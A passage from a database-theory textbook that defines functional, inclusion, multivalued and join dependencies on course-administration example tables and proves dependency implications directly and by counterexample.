Here, the notation $\tau_1[X] = \tau_2[X]$ is a shorthand for $\bigwedge_{x \in X} \tau_1[x] = \tau_2[x]$ and $\bigwedge_{x \in X} \tau_1[x] = \tau_2[x]$ represents the logical conjunction of terms $\tau_1[x] = \tau_2[x]$ for each attribute $x \in X$. For example, if $X = \{a, b, c\}$, then $\tau_1[X] = \tau_2[X]$ and $\bigwedge_{x \in X} \tau_1[x] = \tau_2[x]$ both represent $(\tau_1[a] = \tau_2[a]) \wedge (\tau_1[b] = \tau_2[b]) \wedge (\tau_1[c] = \tau_2[c])$.

Example 7.4. Consider the relation **CourseAdmin** of Example 7.1 and illustrated in Figure 7.1. The relation **CourseAdmin** satisfies functional dependency $sid, cid \longrightarrow term$ if

$$\forall \tau_1, \tau_2 \in \mathcal{I}(\mathbf{CourseAdmin}) : \Big(((\tau_1[sid] = \tau_2[sid]) \wedge (\tau_1[cid] = \tau_2[cid])) \implies ((\tau_1[term] = \tau_2[term])) \Big).$$

One can verify in Figure 7.1 that this is the case.

By the definition of a superkey and the above definition of functional dependencies, we have

Proposition 7.5. *Let **R** be the name of a relation with attributes $\mathcal{A}$ and with superkey $X \subseteq \mathcal{A}$ and let $Y \subseteq \mathcal{A}$. The relation **R** satisfies $X \longrightarrow Y$.*

Example 7.6. Consider the relation **CourseAdmin** of Example 7.1 and illustrated in Figure 7.1 and the improved relations **Student**, **Faculty**, **Course**, **Enroll**, and **Organize** of Example 7.2 and illustrated in Figure 7.2.

- The relation **CourseAdmin** satisfies many functional dependencies, including

$$\begin{aligned}
sid &\longrightarrow sname, dob, age;\\
dob &\longrightarrow age;\\
fid &\longrightarrow fname, rank;\\
cid &\longrightarrow cname, moid, mname;\\
moid &\longrightarrow mname;\\
sid, cid &\longrightarrow term; \text{ and}\\
sid, cid, fid &\longrightarrow sid, sname, dob, age, cid, cname, term, fid, fname, rank, moid, mname.
\end{aligned}$$

  The last functional dependency indicates that the attributes *sid*, *cid*, *fid* are a superkey. Indeed, as no subset of $\{sid, cid, fid\}$ is a superkey, the attributes *sid*, *cid*, *fid* are a candidate key.

- The relation **Student** has primary key *sid* and, hence, satisfies the functional dependency $sid \longrightarrow sname, dob$.

- The relation **Course** has primary key *cid* and, hence, satisfies the functional dependency $cid \longrightarrow cname, moid, mname$.
- The relation **Faculty** has primary key *fid* and, hence, satisfies the functional dependency $fid \longrightarrow fname, rank$.
- The relation **Enroll** has primary key *sid*, *fid* and, hence, satisfies the functional dependency $sid, cid \longrightarrow term$.

The presence of a functional dependency that does not define a candidate key can point at major redundancies in the relation.

Example 7.7. Consider the functional dependencies of Example 7.6. We observe that in the improved relations, each functional dependency corresponds to a **candidate key**, whereas this is not the case in the original relation **CourseAdmin**.

7.1.2 Inclusion dependencies

The **inclusion dependencies** are a generalization of the concept of a foreign key to any parts of any two relations.

Definition 7.8. Let **R** be the name of a relation with attributes $\mathcal{A}$ and with $x_1, \ldots, x_n \in \mathcal{A}$, let **S** be the name of a relation with attributes $\mathcal{B}$ and with $y_1, \ldots, y_n \in \mathcal{B}$, and let $\vec{X} = [x_1, \ldots, x_n]$ and $\vec{Y} = [y_1, \ldots, y_n]$ be equally-sized lists of attributes taken from $\mathcal{A}$ and $\mathcal{B}$, respectively. The relations **R** and **S** satisfy **inclusion dependency** $\mathbf{R}[\vec{X}] \subseteq \mathbf{S}[\vec{Y}]$ if, for every instance $\mathcal{I}$ of **R** and **S** and for all tuples $\tau \in \mathcal{I}(\mathbf{R})$, there exists a tuple $\tau' \in \mathcal{I}(\mathbf{S})$ such that the values for attributes $\vec{X}$ in τ are equivalent to the corresponding values of attributes $\vec{Y}$ in τ'. Hence,

$$\forall \tau \in \mathcal{I}(\mathbf{R}) : \Big(\exists \tau' \in \mathcal{I}(\mathbf{S}) : \big((\tau[x_1] = \tau'[y_1]) \wedge \cdots \wedge (\tau[x_n] = \tau'[y_n])\big)\Big).$$

Example 7.9. Consider the relations **Course** and **Organize** of Example 7.2 and illustrated in Figure 7.2. The relations **Course** and **Organize** satisfy inclusion dependency $\mathbf{Course}[cid, moid] \subseteq \mathbf{Organize}[cid, fid]$ if

$$\forall \tau \in \mathcal{I}(\mathbf{Course}) : \Big(\exists \tau' \in \mathcal{I}(\mathbf{Organize}) : \big((\tau[cid] = \tau'[cid]) \wedge (\tau[moid] = \tau'[fid])\big)\Big).$$

One can verify in Figure 7.2 that this is the case.

By the definition of a foreign key and the above definition of inclusion dependencies, we have

Proposition 7.10. *Let **R** be the name of a relation with attributes $\mathcal{A}$, let **S** be the name of a relation with attributes $\mathcal{B}$, let $X \subseteq \mathcal{A}$ with $X = \{x_1, \ldots, x_n\}$, and let $f : X \to \mathcal{B}$ be a foreign key from **R** to **S**. The relations **R** and **S** satisfy $\mathbf{R}[x_1, \ldots, x_n] \subseteq \mathbf{S}[f(x_1), \ldots, f(x_n)]$.*

Example 7.11. Consider the relation **CourseAdmin** of Example 7.1 and illustrated in Figure 7.1 and the improved relations **Student**, **Faculty**, **Course**, **Enroll**, and **Organize** of Example 7.2 and illustrated in Figure 7.2. We have

$$\begin{aligned}
\mathbf{CourseAdmin}[cid, moid, mname] &\subseteq \mathbf{CourseAdmin}[cid, fid, fname];\\
\mathbf{Course}[cid, moid] &\subseteq \mathbf{Organize}[cid, fid];\\
\mathbf{Enroll}[sid] &\subseteq \mathbf{Student}[sid];\\
\mathbf{Enroll}[cid] &\subseteq \mathbf{Course}[cid];\\
\mathbf{Organize}[cid] &\subseteq \mathbf{Course}[cid]; \text{ and}\\
\mathbf{Organize}[fid] &\subseteq \mathbf{Faculty}[fid].
\end{aligned}$$

All inclusion dependencies besides the first indicate foreign keys.

We note that the notation of inclusion dependencies uses **lists of attributes**. These lists can have attributes in arbitrary order and can have duplicate attributes as we shall illustrate next.

Example 7.12. Consider the inclusion dependency

$$\mathbf{R}[x, y, z] \subseteq \mathbf{S}[a, a, b].$$

This incusion dependency is equivalent to $\mathbf{R}[x, z, y] \subseteq \mathbf{S}[a, b, a]$, $\mathbf{R}[y, x, z] \subseteq \mathbf{S}[a, a, b]$, $\mathbf{R}[y, z, x] \subseteq \mathbf{S}[a, b, a]$, $\mathbf{R}[z, x, y] \subseteq \mathbf{S}[b, a, a]$, and $\mathbf{R}[z, y, x] \subseteq \mathbf{S}[b, a, a]$. Now let $\mathcal{I}$ be an instance of $\mathbf{R}$ and $\mathbf{S}$ and let $\tau \in \mathcal{I}(\mathbf{R})$. Each of these inclusion dependencies enforce that $\tau[x] = \tau'[a]$ and $\tau[y] = \tau'[a]$ for some tuple $\tau' \in \mathcal{I}(\mathbf{S})$. Hence, each of these inclusion dependencies enforce $\tau[x] = \tau[y]$.

Remark. Many works only consider inclusion dependencies **without** repeated attributes. Hence, inclusion dependencies of the form $\mathbf{R}[\vec{X}] \subseteq \mathbf{S}[\vec{Y}]$ with $\vec{X}$ and $\vec{Y}$ equal-length lists of distinct attributes from $\mathbf{R}$ and distinct attributes from $\mathbf{S}$, respectively.

7.1.3 Multivalued dependencies

The **multivalued dependencies** are used to express that relations consist of independent parts.

Definition 7.13. Let $\mathbf{R}$ be the name of a relation with attributes $\mathcal{A}$, let $X, Y \subseteq \mathcal{A}$, and let $\overline{XY} = \mathcal{A} \setminus (X \cup Y)$. The relation $\mathbf{R}$ satisfies **multivalued dependency** $X \twoheadrightarrow Y$ if, for every instance $\mathcal{I}$ of $\mathbf{R}$ and for all pairs of tuples $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$ that agree on attributes X, there exists a tuple $\tau' \in \mathcal{I}(\mathbf{R})$ that agrees with τ_1 on attributes $Y \cup X$ and agrees with τ_2 on attributes $\overline{XY} \cup X$. Hence,

$$\forall \tau_1, \tau_2 \in \mathcal{I}(\mathbf{R}) : \Big((\tau_1[X] = \tau_2[X]) \implies \big(\exists \tau' \in \mathcal{I}(\mathbf{R}) : ((\tau'[Y \cup X] = \tau_1[Y \cup X]) \wedge (\tau'[\overline{XY} \cup X] = \tau_2[\overline{XY} \cup X])) \big) \Big).$$

The requirements on τ' essentially enforce that, every combination of values for attributes Y and attributes $\overline{XY}$ appear in $\mathbf{R}$ with respect to each given value for attributes X.

Example 7.14. Consider the relation **CourseAdmin** of Example 7.1 and illustrated in Figure 7.1. Consider the multivalued dependency $cid, cname, moid, mname \twoheadrightarrow sid, sname, dob, age, term$ for relation **CourseAdmin**. We have $\overline{XY} = \{fid, fname, rank\}$ and relation **CourseAdmin** satisfies this multivalued dependency if

$$\forall \tau_1, \tau_2 \in \mathcal{I}(\mathbf{CourseAdmin}) : \left(\bigwedge_{x \in \{cid, cname, moid, mname\}} \tau_1[x] = \tau_2[x] \right) \implies$$
$$\left(\exists \tau' \in \mathcal{I}(\mathbf{CourseAdmin}) : \left(\bigwedge_{y \in \{sid, sname, dob, age, cid, cname, moid, mname\}} \tau'[y] = \tau_1[y] \right) \wedge \right.$$
$$\left. \left(\bigwedge_{z \in \{fid, fname, rank, cid, cname, moid, mname\}} \tau'[z] = \tau_2[x] \right) \right).$$

with $\bigwedge_{x \in \{cid, cname, moid, mname\}} \tau_1[x] = \tau_2[x]$ equivalent to

$$(\tau_1[cid] = \tau_2[cid]) \wedge (\tau_1[cname] = \tau_2[cname]) \wedge (\tau_1[moid] = \tau_2[moid]) \wedge (\tau_1[mname] = \tau_2[mname]),$$

with $\bigwedge_{y \in \{sid, sname, dob, age, term, cid, cname, moid, mname\}} \tau'[y] = \tau_1[y]$ equivalent to

$$(\tau'[sid] = \tau_1[sid]) \wedge (\tau'[sname] = \tau_1[sname]) \wedge (\tau'[dob] = \tau_1[dob]) \wedge (\tau'[age] = \tau_1[age]) \wedge$$
$$(\tau'[term] = \tau_1[term]) \wedge (\tau'[cid] = \tau_1[cid]) \wedge (\tau'[cname] = \tau_1[cname]) \wedge$$
$$(\tau'[moid] = \tau_1[moid]) \wedge (\tau'[mname] = \tau_1[mname]),$$

and with $\bigwedge_{z \in \{fid, fname, rank, cid, cname, moid, mname\}} \tau'[z] = \tau_2[x]$ equivalent to

$$(\tau'[fid] = \tau_2[fid]) \wedge (\tau'[fname] = \tau_2[fname]) \wedge (\tau'[rank] = \tau_2[rank]) \wedge$$
$$(\tau'[cid] = \tau_2[cid]) \wedge (\tau'[cname] = \tau_2[cname]) \wedge (\tau'[moid] = \tau_2[moid]) \wedge (\tau'[mname] = \tau_2[mname]).$$

One can verify in Figure 7.1 that this is the case.

Next, we take a closer look as to why relation **CourseAdmin** satisfies multivalued dependency *cid*, *cname*, *moid*, *mname* $\twoheadrightarrow$ *sid*, *sname*, *dob*, *age*, *term*. Consider any two tuples τ_1, τ_2 in Figure 7.1 that agree on the course c (the attributes *cid*, *cname*, *moid*, and *mname*).

The multivalued dependency enforces that there must be a third tuple τ' that also agrees on course c and that agrees with tuple τ_1 on the course and the enrolled student information and tuple τ_2 with the course and all other information (the course organizer information). For example, we can choose τ_1 to be the first tuple in Figure 7.1, which details that Adriana is enrolled in Discrete Mathematics organized by Ya-Ting, and τ_2 to be the sixth tuple in Figure 7.1, which details that Bartel is enrolled in Discrete Mathematics organized by Wichian. Hence, there must be a tuple τ' that details that Adriana is enrolled in Discrete Mathematics organized by Wichian. This tuple τ' is the second tuple in Figure 7.1. Likewise, if we switch the roles of tuples τ_1 and τ_2, then we can conclude that there must be a tuple τ' that details that Bartel is enrolled in Discrete Mathematics organized by Ya-Ting. This tuple τ' is the fifth tuple in Figure 7.1.

Finally, we observe that relation **CourseAdmin** also satisfies the multivalued dependency *cid*, *cname*, *moid*, *mname* $\twoheadrightarrow$ *fid*, *fname*, *rank*.

The presence of a multivalued dependency can point at major redundancies in the relation. This is underlined by the following alternative definition of multivalued dependencies

Definition 7.15. Let **R** be the name of a relation with attributes $\mathcal{A}$, let $X, Y \subseteq \mathcal{A}$, and let $\overline{XY} = \mathcal{A} \setminus (X \cup Y)$. The relation **R** satisfies **multivalued dependency** $X \twoheadrightarrow Y$ if, for every instance $\mathcal{I}$ of **R**, the result of the query $\pi_{X,Y}(\mathbf{R}) \bowtie \pi_{X,\overline{XY}}(\mathbf{R})$ is equivalent to the result of the query **R**.

The alternative definition above suggests that if a relation named **R** satisfies multivalued dependency $X \twoheadrightarrow Y$, then we can use multivalued dependency $X \twoheadrightarrow Y$ to break up **R** into independent parts $\pi_{X,Y}(\mathbf{R})$ and $\pi_{X,\overline{XY}}(\mathbf{R})$ without loss of data.

Example 7.16. Consider the multivalued dependency *cid*, *cname*, *moid*, *mname* $\twoheadrightarrow$ *sid*, *sname*, *dob*, *age*, *term* of Example 7.14. Using this multivalued dependency, we can break up the relation **CourseAdmin** of Figure 7.1 into the two relations **CourseEnroll** and **CourseOrganize** illustrated in Figure 7.4.

Although there is still much room for improvement in relations **CourseEnroll** and **CourseOrganize**, they already manage to massively reduce redundancies: they only have 112 attribute values instead of the 192 attribute values in the original relation **CourseAdmin**.

7.1.4 Join dependencies

The **join dependencies** are a generalization of the multivalued dependencies to arbitrarily-defined independent parts.

Definition 7.17. Let **R** be the name of a relation with attributes $\mathcal{A}$ and let $X_1, \ldots, X_n \subseteq \mathcal{A}$ such that $X_1 \cup \ldots \cup X_n = \mathcal{A}$. The relation **R** satisfies **join dependency** $\bowtie[X_1, \ldots, X_n]$ if, for every instance $\mathcal{I}$ of **R**, the result of the query $\pi_{X_1}(\mathbf{R}) \bowtie \ldots \bowtie \pi_{X_n}(\mathbf{R})$ is equivalent the result of the query **R**.

By the alternative definition of a multivalued dependency and the above definition of join dependencies, we have

Proposition 7.18. *Let **R** be the name of a relation with attributes $\mathcal{A}$, let $X, Y \subseteq \mathcal{A}$, and let $\overline{XY} = \mathcal{A} \setminus (X \cup Y)$. The relation **R** satisfies multivalued dependency $X \twoheadrightarrow Y$ if and only if **R** satisfies join dependency $\bowtie[X \cup Y, X \cup \overline{XY}]$.*

CourseEnroll
($\pi_{cid,cname,moid,mname,sid,sname,dob,age,term}$(**CourseAdmin**))

cid	*cname*	*moid*	*mname*	*sid*	*sname*	*dob*	*age*	*term*
1	Discrete Mathematics	1	Ya-Ting	1	Adriana	April 17, 2005	19	Spring 2024
3	Data Structures	3	Wichian	1	Adriana	April 17, 2005	19	Fall 2024
1	Discrete Mathematics	1	Ya-Ting	2	Bartel	October 6, 2005	19	Spring 2024
2	Databases	2	Ximena	2	Bartel	October 6, 2005	19	Fall 2024
1	Discrete Mathematics	1	Ya-Ting	4	Dafni	January 25, 2004	21	Fall 2023
2	Databases	2	Ximena	4	Dafni	January 25, 2004	21	Fall 2024
3	Data Structures	3	Wichian	4	Dafni	January 25, 2004	21	Spring 2024

CourseOrganize
($\pi_{cid,cname,moid,mname,fid,fname,rank}$(**CourseAdmin**))

cid	*cname*	*moid*	*mname*	*fid*	*fname*	*rank*
1	Discrete Mathematics	1	Ya-Ting	1	Ya-Ting	Full
1	Discrete Mathematics	1	Ya-Ting	3	Wichian	Assistant
2	Databases	2	Ximena	2	Ximena	Assistant
2	Databases	2	Ximena	1	Ya-Ting	Full
2	Databases	2	Ximena	4	Zoran	Associate
3	Data Structures	3	Wichian	3	Wichian	Assistant
3	Data Structures	3	Wichian	4	Zoran	Associate

Figure 7.4: The relations obtained by breaking up the course administration dataset of Figure 7.1 using the multivalued dependency $cid, cname, moid, mname \twoheadrightarrow sid, sname, dob, age, term$.

Example 7.19. Consider the relation **CourseAdmin** of Example 7.1 and illustrated in Figure 7.1. By $cid, cname, moid, mname \twoheadrightarrow sid, sname, dob, age, term$, we have

$$\bowtie[\{cid, cname, moid, mname, sid, sname, dob, age, term\}, \{cid, cname, moid, mname, fid, fname, rank\}].$$

Next, consider the relation **ExtCourseAdmin** of Figure 7.5. We have

$$\bowtie[\{cid, sid, sname\}, \{cid, fid, fname\}, \{cid, tid, tname\}].$$

As with the alternative definition of multivalued dependencies, the definition of a join dependency suggest that we can use a join dependency $\bowtie[X_1, \ldots, X_n]$ for the relation named **R** to break up **R** into independent parts $\pi_{X_1}(\mathbf{R}), \ldots, \pi_{X_n}(\mathbf{R})$ without loss of data.

Example 7.20. Consider the join dependency $\bowtie[\{cid, sid, sname\}, \{cid, fid, fname\}, \{cid, tid, tname\}]$ of Example 7.19. Using this join dependency, we can break up the relation **ExtCourseAdmin** of Figure 7.5 into the three relations **CourseEnroll**, **CourseOrganize**, and **CourseTA** illustrated in Figure 7.6. Although there is still much room for improvement in relations **CourseEnroll**, **CourseOrganize**, and **CourseTA**, they already manage to massively reduce redundancies: they only have 48 attribute values instead of the 112 attribute values in the original relation **ExtCourseAdmin**.

7.2 Directly proving dependencies

Given a database schema $\mathbb{S}$, one might ask which dependencies should hold on the relations defined by that schema. Typically, an initial set $\mathbb{D}$ of dependencies is specified as part of the schema: e.g., functional

ExtCourseAdmin						
cid	*sid*	*sname*	*fid*	*fname*	*tid*	*tname*
1	1	Adriana	1	Ya-Ting	3	Cecillia
1	1	Adriana	3	Wichian	3	Cecillia
3	1	Adriana	4	Zoran	5	Enzo
3	1	Adriana	3	Wichian	5	Enzo
1	1	Adriana	1	Ya-Ting	4	Dafni
1	1	Adriana	3	Wichian	4	Dafni
1	2	Bartel	1	Ya-Ting	3	Cecillia
1	2	Bartel	3	Wichian	3	Cecillia
2	2	Bartel	2	Ximena	5	Cecillia
2	2	Bartel	1	Ya-Ting	5	Cecillia
2	2	Bartel	4	Zoran	5	Cecillia
1	2	Bartel	1	Ya-Ting	4	Dafni
1	2	Bartel	3	Wichian	4	Dafni
2	2	Bartel	2	Ximena	5	Enzo
2	2	Bartel	1	Ya-Ting	5	Enzo
2	2	Bartel	4	Zoran	5	Enzo

Figure 7.5: An example of a course administration dataset that details the **students** (with identifier *sid* and with name *sname*) enrolled for a **courses** (identified by course identifier *cid*), the **faculty members** (identified by *fid* and with name *fname*) organizing the course, abd the **teaching assistants** (identified by *tid* and with name *tname*) working for the course.

CourseEnroll ($\pi_{cid,sid,sname}$(**ExtCourseAdmin**))		
cid	*sid*	*sname*
1	1	Adriana
3	1	Adriana
1	2	Bartel
2	2	Bartel

CourseOrganize ($\pi_{cid,fid,fname}$(**ExtCourseAdmin**))		
cid	*fid*	*fname*
1	1	Ya-Ting
1	3	Wichian
3	4	Zoran
3	3	Wichian
2	2	Ximena
2	1	Ya-Ting
2	4	Zoran

CourseTA ($\pi_{cid,tid,tname}$(**ExtCourseAdmin**))		
cid	*tid*	*tname*
1	3	Cecillia
3	5	Enzo
1	4	Dafni
2	3	Cecillia
2	5	Enzo

Figure 7.6: The relations obtained by breaking up the course administration dataset of Figure 7.5 using the join dependency $\bowtie[\{cid, sid, sname\}, \{cid, fid, fname\}, \{cid, tid, tname\}]$.

dependencies representing primary keys and candidate keys and inclusion dependencies representing foreign keys. This set of dependencies $\mathbb{D}$ is likely not complete: many other dependencies may hold on the relations in schema $\mathbb{S}$ as a consequence of the dependencies in $\mathbb{D}$.

Example 7.21. Consider the improved relation **Student** of Example 7.2. The attribute *sid* is the primary key of **Student** and, hence, **Student** satisfies $sid \longrightarrow sname, dob$. As *sid* is a primary key, the pair of attributes *sid*, *sname* also uniquely identifies tuples in **Student**. Hence, the pair of attributes *sid*, *sname* is a superkey and **Student** also satisfies $sid, sname \longrightarrow dob$.

Let $\mathbb{D}$ be a set of dependencies and let δ be a dependency. We write $\mathbb{D} \models \delta$ ($\mathbb{D}$ implies δ) to denote that dependency δ is a **logical consequence** of the set of dependencies $\mathbb{D}$.

Example 7.22. Consider the dependencies of Example 7.21. We have $\{sid \longrightarrow sname, dob\} \models sid, sname \longrightarrow dob$.

Let $\mathbb{D}$ be a set of dependencies and let δ be a dependency. To be able to determine whether $\mathbb{D} \models \delta$ holds, we need tools to support formal reasoning about dependencies. Next, we will develop two such tools.

7.2.1 Directly proving the implication $\mathbb{D} \models \delta$

The dependencies we introduced in Section 7.1 are all rather simple first-order logic statements about the content of relations. Hence, we can use **direct proofs** as an universal tool to prove that $\mathbb{D} \models \delta$ holds for a given set of dependencies $\mathbb{D}$ and dependency δ.

Example 7.23. In Example 7.22, we claimed $\{sid \longrightarrow sname, dob\} \models sid, sname \longrightarrow dob$. Next, we shall prove this. Assume that the **Student** relation satisfies functional dependency $sid \longrightarrow sname, dob$. To prove that **Student** also satisfies $sid, sname \longrightarrow dob$, we need to prove the statement

$$\forall \tau_1, \tau_2 \in \mathcal{I}(\mathbf{R}) : \big((\tau_1[sid] = \tau_2[sid]) \wedge (\tau_1[sname] = \tau_2[sname])\big) \implies \big(\tau_1[dob] = \tau_2[dob]\big).$$

To prove a $\forall$-statement, we assume we have any pair of tuples $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$. Next, we need to prove that the statement

$$\big(\tau_1[sid] = \tau_2[sid] \wedge \tau_1[sname] = \tau_2[sname]\big) \implies \big(\tau_1[dob] = \tau_2[dob]\big)$$

holds on this pair of tuples. To prove an $\implies$-statement, we need to prove that the consequent $\big(\tau_1[dob] = \tau_2[dob]\big)$ holds whenever the antecedent $\big((\tau_1[sid] = \tau_2[sid]) \wedge (\tau_1[sname] = \tau_2[sname])\big)$ holds. Assume the antecedent $\big((\tau_1[sid] = \tau_2[sid]) \wedge (\tau_1[sname] = \tau_2[sname])\big)$ holds. Due to the antecedent, we also have $\tau_1[sid] = \tau_2[sid]$. Hence, we can use the functional dependency $sid \longrightarrow sname, dob$ to conclude $(\tau_1[sname] = \tau_2[sname]) \wedge (\tau_1[dob] = \tau_2[dob])$. Finally, we conclude $\tau_1[dob] = \tau_2[dob]$, which completes the proof.

In the above example, we used a direct proof to show $\mathbb{D} \models \delta$ in a very specific case. We can also use direct proofs to prove more general **patterns**. To illustrate this, we shall prove the **decomposition rule** for functional dependencies:

Theorem 7.24 (**Decomposition**). *Consider a relation named* $\mathbf{R}$ *with attributes* $\mathcal{A}$ *and let* $A, B, C \subseteq \mathcal{A}$. *We have* $\{C \longrightarrow A \cup B\} \models C \longrightarrow A$.

Proof. To prove $\{C \longrightarrow A \cup B\} \models C \longrightarrow A$, we need to prove that $\mathbf{R}$ satisfies $C \longrightarrow A$ whenever $\mathbf{R}$ satisfies $C \longrightarrow A \cup B$. Assume relation $\mathbf{R}$ satisfies $C \longrightarrow A \cup B$. By the definition of $C \longrightarrow A$, we need to prove the statement

$$\forall \tau_1, \tau_2 \in \mathcal{I}(\mathbf{R}) : \Big((\tau_1[C] = \tau_2[C]) \implies (\tau_1[A] = \tau_2[A])\Big).$$

to prove that relation $\mathbf{R}$ satisfies $C \longrightarrow A$.

Let $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$. We assume the antecedent $\tau_1[C] = \tau_2[C]$ and we need to prove the consequent $\tau_1[A] = \tau_2[A]$. By the antecedent and the functional dependency $C \longrightarrow A \cup B$, we conclude $\tau_1[A \cup B] = \tau_2[A \cup B]$, which is equivalent to $(\tau_1[A] = \tau_2[A]) \wedge (\tau_1[B] = \tau_2[B])$. Hence, we have $\tau_1[A] = \tau_2[A]$, which completes the proof.

In Figure 7.7, we provide a visualization of this proof. In this visualization, we detail what we know about all attribute values of τ_1 and τ_2 during each step of the proof. As the sets of attributes A, B, and C can overlap, we detail an attribute value for each combination of attribute membership of sets A, B, and C. For example, in the initial step the attribute values x_1 (in $\tau_1[\overline{A} \cap B \cap \overline{C}]$) and x_2 (in $\tau_2[\overline{A} \cap B \cap \overline{C}]$) represent the values of any attributes that are part of B, but not part of A or C.

Initially, the tuples τ_1, τ_2 fully agree on C by assumption: they agree on attributes in $A \cap B \cap C$, in $A \cap \overline{B} \cap C$, in $\overline{A} \cap B \cap C$, and in $\overline{A} \cap \overline{B} \cap C$. At this point in the proof, we do not yet know anything else about tuples τ_1, τ_2. Hence, τ_1, τ_2 fully disagree on all other attribute values: they disagree on attributes in $A \cap B \cap \overline{C}$, in $A \cap \overline{B} \cap \overline{C}$, in $\overline{A} \cap B \cap \overline{C}$, and in $\overline{A} \cap \overline{B} \cap \overline{C}$).

The proof step we take is to apply $C \longrightarrow A \cup B$: as the tuples τ_1 and τ_2 agree on C, we also know they must agree on all attributes in A and B. Hence, we equalize the values for these attributes: we update the values for $A \cap B \cap \overline{C}$ and $A \cap \overline{B} \cap \overline{C}$ by replacing v_2 (of $A \cap B \cap \overline{C}$) with v_1 and replacing x_2 (of $A \cap \overline{B} \cap \overline{C}$) with x_1. After performing this step, the tuples τ_1 and τ_2 agree on A: they agree on attributes in $A \cap B \cap C$, in $A \cap \overline{B} \cap C$, in $A \cap B \cap \overline{C}$, and in $A \cap \overline{B} \cap \overline{C}$, which is all we needed to prove. $\square$

		$A \cap B \cap C$	$A \cap B \cap \overline{C}$	$A \cap \overline{B} \cap C$	$A \cap \overline{B} \cap \overline{C}$	$\overline{A} \cap B \cap C$	$\overline{A} \cap B \cap \overline{C}$	$\overline{A} \cap \overline{B} \cap C$	$\overline{A} \cap \overline{B} \cap \overline{C}$
(**initial**)	τ_1:	s	t_1	u	v_1	w	x_1	y	z_1
	τ_2:	s	t_2	u	v_2	w	x_2	y	z_2
($C \longrightarrow A \cup B$)	τ_1:	s	t_1	u	v_1	w	x_1	y	z_1
	τ_2:	s	t_1	u	v_1	w	x_1	y	z_2

Figure 7.7: The tuples τ_1, τ_2 in the proof that decomposition is sound. We start with an initial situation in which only $\tau_1[C] = \tau_2[C]$ holds and need to establish $\tau_1[A] = \tau_2[A]$.

Direct proofs are not restricted to one type of dependencies: we can easily mix dependencies in a proof.

Theorem 7.25 (**Replication**). *Consider a relation named* $\mathbf{R}$ *with attributes* $\mathcal{A}$ *and let* $A, B \subseteq \mathcal{A}$. *We have* $\{A \longrightarrow B\} \models A \twoheadrightarrow B$.

Proof. To prove $\{A \longrightarrow B\} \models A \twoheadrightarrow B$, we need to prove that $\mathbf{R}$ satisfies $A \twoheadrightarrow B$ whenever $\mathbf{R}$ satisfies $A \longrightarrow B$. Assume relation $\mathbf{R}$ satisfies $A \longrightarrow B$. By the definition of $A \twoheadrightarrow B$, we need to prove the statement

$$\forall \tau_1, \tau_2 \in \mathcal{I}(\mathbf{R}) : \Big((\tau_1[A] = \tau_2[A]) \implies \big(\exists \tau' \in \mathcal{I}(\mathbf{R}) : ((\tau'[B \cup A] = \tau_1[B \cup A]) \wedge (\tau'[\overline{AB} \cup A] = \tau_2[\overline{AB} \cup A]) \big) \Big)$$

with $\overline{AB} = \mathcal{A} \setminus (A \cup B)$.

Let $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$. We assume the antecedent $\tau_1[A] = \tau_2[A]$ and we need to prove the consequent. The consequent is an $\exists$-statement. Hence, we need to find a tuple τ' with the properties stated in the consequent. By the antecedent and the functional dependency $A \longrightarrow B$, we conclude $\tau_1[B] = \tau_2[B]$. In addition, we have $\tau_2[\overline{AB}] = \tau_2[\overline{AB}]$ as it is a tautology. Hence, to complete the proof we can choose $\tau' = \tau_2$, as this choice for τ' satisfies the properties stated in the consequent.

In Figure 7.8, we provide a visualization of this proof. In this visualization, we are trying to prove a multivalued dependency. We start with tuples τ_1 and τ_2 that only agree on the attributes in A and we wish to establish a tuple τ' with $\tau'[B \cup A] = \tau_1[B \cup A]$ and $\tau'[\overline{AB} \cup A] = \tau_2[\overline{AB} \cup A]$ (the proof goal). During each step of the proof in the visualization, we detail everything we know about all attribute values of τ_1 and τ_2. The proof visualization ends with establishing that τ_2 is the tuple τ' we are looking for. □

		$A \cap B \cap C$	$A \cap B \cap \overline{C}$	$A \cap \overline{B} \cap C$	$A \cap \overline{B} \cap \overline{C}$	$\overline{A} \cap B \cap C$	$\overline{A} \cap B \cap \overline{C}$	$\overline{A} \cap \overline{B} \cap C$	$\overline{A} \cap \overline{B} \cap \overline{C}$
(**initial**)	τ_1:	s	t	u	v	w_1	x_1	y_1	z_1
	τ_2:	s	t	u	v	w_2	x_2	y_2	z_2
(**goal**)	τ':	s	t	u	v	w_1	x_1	y_2	z_2
($A \longrightarrow B$)	τ_1:	s	t	u	v	w_1	x_1	y_1	z_1
	τ_2:	s	t	u	v	w_1	x_1	y_2	z_2

Figure 7.8: The tuples τ_1, τ_2 in the proof that replication is sound. We start with an initial situation in which only $\tau_1[A] = \tau_2[A]$ holds and need to establish the existence of a τ' with $\tau'[B \cup A] = \tau_1[B \cup A]$ and $\tau'[\overline{AB} \cup A] = \tau_2[\overline{AB} \cup A]$.

7.2.2 Proving that $\mathbb{D} \models \delta$ does not hold

To prove that $\mathbb{D} \models \delta$ does not hold for a given set of dependencies $\mathbb{D}$ and dependency δ, we can resort to providing a **counterexample**: we provide relation instances that satisfy every dependency in $\mathbb{D}$, but does not satisfy the dependency δ. To illustrate this, we shall prove that the following **broken-decomposition rule** for functional dependencies **does not hold**.

Theorem 7.26. *Consider a relation named* $\mathbf{R}$ *with attributes* $\mathcal{A}$ *and let* $A, B, C \subseteq \mathcal{A}$. *We do not have* $\{A \cup B \longrightarrow C\} \models A \longrightarrow C$.

Proof. We prove the above by providing a counterexample. We choose $A = \{a\}$, $B = \{b\}$, and $C = \{c\}$. Now consider a relation with two tuples

$$\tau_1 = \langle a : 1, b : 1, c : 1 \rangle; \qquad \tau_2 = \langle a : 1, b : 2, c : 2 \rangle.$$

The above relation satisfies $a, b \longrightarrow c$, as there are no two distinct tuples that agree on a, b. The tuples τ_1 and τ_2 do agree on a, however, and do not agree on c. Hence, the relation does not satisfy $a \longrightarrow c$. □

7.3 Deriving dependencies using inference rules

